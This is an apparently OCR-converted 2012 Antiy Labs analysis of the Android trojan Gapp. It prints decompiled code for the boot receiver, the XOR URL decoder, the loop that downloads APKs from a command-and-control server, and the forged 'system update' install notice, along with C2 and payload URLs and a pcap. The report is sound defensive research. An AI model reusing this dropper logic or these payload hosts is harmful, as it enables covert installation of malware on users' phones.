Antiy Labs

Analysis Report on Android Trojan Gapp

Antiy Labs

(February 2012)

Contents

Sample Signature

Basic Information

Virus Name：Trojan/Android.gapp.a[rmt]
Type：Trojan
Sample MD5：FC4104C17C9DC33C9FDA3CE52EDA2AFE
Sample CRC32：7D0AA8F1
Sample Length：71743 bytes
Found time: Feb. 8, 2012


Signature Description

The sample tampers the RAM optimization manager of applications. After the first execution, it will access http:\\www.00android.com to get the URL list that can be used to download other programs. It will download aapk file at regular intervals and then forgea”system update” to cheat users to install the downloaded program. It will also access http:\\www.00android.com to update the URL list at regular intervals.

Sample Analysis

Static Analysis

The sample binds itself to seemingly good software and all the malware is in the package com.google.process.gapp. It is shown as follows:




Analysis of AndroidManifest.xml

Sensitive Privileges:
android.permission.RECEIVE_BOOT_COMPLETED allows programs to auto-start.
Malicious Module:
Receiver: com.google.process.gapp.A
Service: com.google.process.gapp.GoogleServicesFrameworkService

Analysis of Receiver com.google.process.gapp.A


The receiver listens to the system startup Intent. When the system starts and the sd card is detected, it will start the service com.google.process.gapp.GoogleServicesFrameworkService. The code is as follows:



```
public static void start(Context paramContext)
{
  if (!mb)
  {
    mb = 1;
    Intent localIntent = new Intent(paramContext, GoogleServicesFrameworkService.class);
    ComponentName localComponentName = paramContext.startService(localIntent);
  }
}

public void onReceive(Context paramContext, Intent paramIntent)
{
  if ((Environment.getExternalStorageState().equals("mounted")) && (paramIntent.getAction().equals("android.intent.action.BOOT_COMPLETED")))
    start(paramContext);
}
```

Analysis of Service com.google.process.gapp.GoogleServicesFrameworkService


When the service starts, it will start process B, C and D at regular intervals to register a receiver, which can be used to monitor the screen unlocking and locking Intent. The code is as follows:



```
public void onCreate()
{
  super.onCreate();
  Object localObject = null;
  try
  {
    PackageManager localPackageManager = getPackageManager();
    String str1 = getPackageName();
    ApplicationInfo localApplicationInfo = localPackageManager.getApplicationInfo(str1, 128);
    localObject = localApplicationInfo;
    String str2 = localObject.metaData.getString("time");
    long l1 = System.currentTimeMillis();
    long l2 = Long.parseLong(str2.substring(2));
    if (l1 - l2 > 172800000L)
    {
      new C(this).start();
      new B(this).start();
      new D(this).start();
      N localN = new N(this);
      this.mc = localN;
      IntentFilter localIntentFilter = new IntentFilter();
      localIntentFilter.addAction("android.intent.action.SCREEN_OFF");
      localIntentFilter.addAction("android.intent.action.SCREEN_ON");
      BroadcastReceiver localBroadcastReceiver = this.ma;
      Intent localIntent = registerReceiver(localBroadcastReceiver, localIntentFilter);
```

Analysis of Process C (The path is con/google/process/gap/even/C)


Can get the URL string form the u.bin file and then execute the “XOR” operation; a plain-text URL string will then be formed. The code is as follows:



```
InputStream localInputStream = this.md.getAssets().open("u.bin");
int i = localInputStream.available();
byte[] arrayOfByte1 = new byte[i];
byte[] arrayOfByte2 = new byte[i];
int j = localInputStream.read(arrayOfByte1);
int k = 0;
while (true)
{
  if (k >= i)
  {
    str = new String(arrayOfByte2);
    label58: return str;
  }
  int m = (byte)(arrayOfByte1[k] ^ 0x8);
  arrayOfByte2[k] = m;
  k += 1;
```

The encrypted string in pteu.bin: “`||x2”  &88iflzgal&kge’Af{|iddIxc’Af{|iddIxc&x`x”
The plain-text URL string: http://www.00android.com/InstallApk/InstallApk.php
The obtained URL list contains information such as the app ID, the package name, the download website and the update notice.


The sample will then store the list in the file soft.db (which is dynamically created after the program executes). At regular intervals, the sample will read soft.db and get the download information of the apk program (including the download website). Then it will download the apk program and store it in sdcard/download. The code is as follows:



```java
while (true)
{
  L localL = this.mf;
  String str1 = this.mh;
  List localList = E.ms(localL.mg(str1));
  if (localList != null)
  {
    Iterator localIterator1 = localList.iterator();
    label60: label93: label237:
    while (true)
    {
      while (true)
      {
        if (localIterator1.hasNext())
          break label60;
        long l1 = 180000000L;
        try
        {
          Thread.sleep(l1);
        }
        catch (InterruptedException localInterruptedException1)
        {
          localInterruptedException1.printStackTrace();
        }
      }
      break;
      Q localO = (Q)localIterator1.next();
      int i = 0;
      Iterator localIterator2 = this.md.getPackageManager().getInstalledPackages(0).iterator();
      if (!localIterator2.hasNext());
      while (true)
      {
        if (i != 0)
          break label237;
        N localN1 = this.mg;
        String str2 = localO.mo();
        if (localN1.mf(str2))
          break;
        N localN2 = this.mg;
        String str3 = localO.mo();
        String str4 = localO.mq();
        String str5 = localO.mz();
        String str6 = localO.mp();
        String str7 = localO.mh();
        String str8 = localO.mg();
        localN2.mg(str3, str4, str5, str6, str7, str8);
        break;
        String str9 = ((PackageInfo)localIterator2.next()).packageName;
        String str10 = localO.mq();
        if (str9.indexOf(str10) == -1)
          break label93;
        i = 1;
      }
```

Analysis of Process D (The path is com/google/process/gap/even/D)


”D” will forge a system update notice. When users click it, they will install the apk program in the download directory.
The code is as follows:




```
private void me(CharSequence paramCharSequence1, CharSequence paramCharSequence2, String paramString)
{
  NotificationManager localNotificationManager = (NotificationManager)this.md.getSystemService("notification");
  long l = System.currentTimeMillis();
  Notification localNotification = new Notification(17301514, paramCharSequence2, l);
  localNotification.flags = 16;
  localNotification.defaults = 1;
  String str1 = String.valueOf(new g().mf());
  String str2 = str1 + paramString;
  Uri localUri = Uri.fromFile(new File(str2));
  Intent localIntent1 = new Intent("android.intent.action.VIEW");
  Intent localIntent2 = localIntent1.setFlags(268435456);
  Intent localIntent3 = localIntent1.setDataAndType(localUri, "application/vnd.android.package-archive");
  PendingIntent localPendingIntent = PendingIntent.getActivity(this.md, 1234756, localIntent1, 134217728);
  Context localContext = this.md;
  localNotification.setLatestEventInfo(localContext, paramCharSequence1, paramCharSequence2, localPendingIntent);
  localNotificationManager.notify(1234756, localNotification);
}
```

Analysis of Local Behavior

The sample seems like a good RAM optimization manger program. After the first run and restart, the malicious functionality will be triggered. Users can see a forged system update notice in the upper left corner, as shown in the following figure.






February 9, 2012 9:36 AM

Android　Clear

Notifications

系统更新
您好，已经获取最新更新，请点击安装. 7:34 AM



8:21

Youni短信

是否要安装该应用程序？

允许安装该应用程序：

您的个人信息
写入联系数据, 读取联系人数据

需要您付费的服务
发送短信, 直接拨打电话号码

您的信息
接收彩信, 接收短信, 编辑短信或彩信, 读取短信或彩信

您的位置
（基于网络的）粗略位置, 精准的(GPS)位置

网络通讯


安装　取消

Analysis of Network Behavior

a. When http://www.00android.com/InstallApk/InstallApk.php is accessed, the result will be as follows:


[illegible]

The information of the pcap package is:



```
GET /InstallApk/InstallApk.php HTTP/1.1
User-Agent: Dalvik/1.1.0 (Linux; U; Android 2.1-update1; generic Build/ECLAIR)
Host: www.00android.com
Accept: *, */*
Connection: Keep-Alive

HTTP/1.1 200 OK
Connection: close
Date: Wed, 08 Feb 2012 07:46:39 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: PHP/5.2.9-2
Content-type: text/html

...<resources>
    <softs>
        <id>59</id>

        <page>com.kanbox.wp</page>

        <path>http://myappinstall.googlecode.com/files/kubox.apk</path>

        <name>kubox.apk</name>

        <title>............</title>

        <content>......................................................</content>
    </softs>
    <softs>
        <id>13</id>

        <page>com.snda.youni</page>

        <path>http://apk4sam.googlecode.com/files/youni.apk</path>

        <name>youni.apk</name>

        <title>............</title>

        <content>......................................................</content>
    </softs>
```


The soft.db contains information related to the downloaded program. The contents are as follows:



id	softid	page	name	path	download	install	downed_length	title	content	open
1	59	com.kanbox.wp	kubox.apk	http://myappinstall.googlecode.com/files/kubox.apk	1	1	[illegible]	系统更新	[illegible]	0
2	13	com.snda.youni	youni.apk	http://apk4sam.googlecode.com/files/youni.apk	0	0	0	系统更新	[illegible]	0
3	19	com.tadu.android	tadu6.1.apk	http://myappinstall.googlecode.com/files/tadu6.1.apk	0	0	0	系统更新	[illegible]	0
4	42	com.papaya.papayamarketform	papayu.apk	http://apk4sam.googlecode.com/files/papayu.apk	0	0	0	系统更新	[illegible]	0
5	60	com.supeng.mm.android	supeng.apk	http://myappinstall.googlecode.com/files/supeng.apk	0	0	0	系统更新	[illegible]	0
6	30	com.tuan800.android	tuangoudaquan.apk	http://apk4sam.googlecode.com/files/tuangoudaquan.apk	0	0	0	系统更新	[illegible]	0
7	15	com.jingdong.app.mall	jingdongshangcheng.apk	http://myappinstall.googlecode.com/files/jingdongshangcheng.apk	0	0	0	系统更新	[illegible]	0
8	130	com.feiku.zhuzhou	anzhuoshuzhou.apk	http://myappinstall.googlecode.com/files/anzhuoshuzhou.apk	0	0	0	系统更新	[illegible]	0
9	105	com.bitantan.android	fitlas.apk	http://apk4sam.googlecode.com/files/fitlas.apk	0	0	0	系统更新	[illegible]	0

The sample will then access http://www.00android.com/InstallApk/InstallApk.php to get information on the URL list.

b. It will then access http://www.00android.com/, and the results are as follows:



c. We will list some URLs that are used to download apk programs.

http://myappinstall.googlecode.com/files/kubox.apk

http://apk4sam.googlecode.com/files/tuangoudaquan.apk

http://myappinstall.googlecode.com/files/oupeng.apk


http://apk4sam.googlecode.com/files/papayu.apk

…

It can be seen that they all refer to googlecode.com. The sample can access projects myappinstall and apk4sam.

http://code.google.com/p/apk4sam/

The creator uses QQ email: 313371863@qq.com



code.google.com/u/108057669191606583488/?ca=78d1d6ed587a66de912561121993ed60&aca=796c4d2ef229f1e412

My favorites ▼ | Sign in

313371...@qq.com


Search projects

User Profile | Updates

Username: 313371863@qq.com
Starred developers: None

Projects

Role	Project	Summary
Owner	apk4sam	mark



code.google.com/p/apk4sam/downloads/list

My favorites ▼ | Sign in

apk4sam
mark

Search projects

Project Home | Downloads | Wiki | Issues | Source

Search Current downloads for Search


1 - 8 of 8

Filename ▼	Summary + Labels ▼	Uploaded ▼	ReleaseDate ▼	Size ▼	DownloadCount ▼
kkbao.apk	kkbao	4 days ago	4 days ago	2.8 MB	8989
maikujishi.apk	maikujishi	Jan 17	Jan 17	1.6 MB	25373
tuangoudaquan.apk	tuangoudaquan	Jan 5	Jan 5	1.6 MB	57635
qishe.apk	qishe	Jan 5	Jan 5	2.5 MB	10734
paipaizu.apk	paipaizu	Dec 31	Dec 31	5.8 MB	55259
shengqiantong.apk	shengqiantong	Dec 29	Dec 29	236 KB	6174
baiyue.apk	baiyue	Dec 29	Dec 29	4.8 MB	4297
yinshi.apk	yinshi	Dec 29	Dec 29	2.8 MB	65604

1 - 8 of 8

http://code.google.com/p/myappinstall/

The creator uses QQ email: 121581761@qq.com



code.google.com/u/111653252570526807804/?ca=74fa98c4bcf402ee267bdf1c0d937cee&aca=c3397a20da30bc5d35a

My favorites ▼ | Sign in

121581...@qq.com


Search projects

User Profile | Updates

Username: 121581761@qq.com
Starred developers: None

Projects

Role	Project	Summary
Owner	installapk2	app
Owner	myappinstall	app



code.google.com/p/myappinstall/downloads/list

My favorites ▼ | Sign in

myappinstall

app

Project Home | Downloads | Wiki | Issues | Source

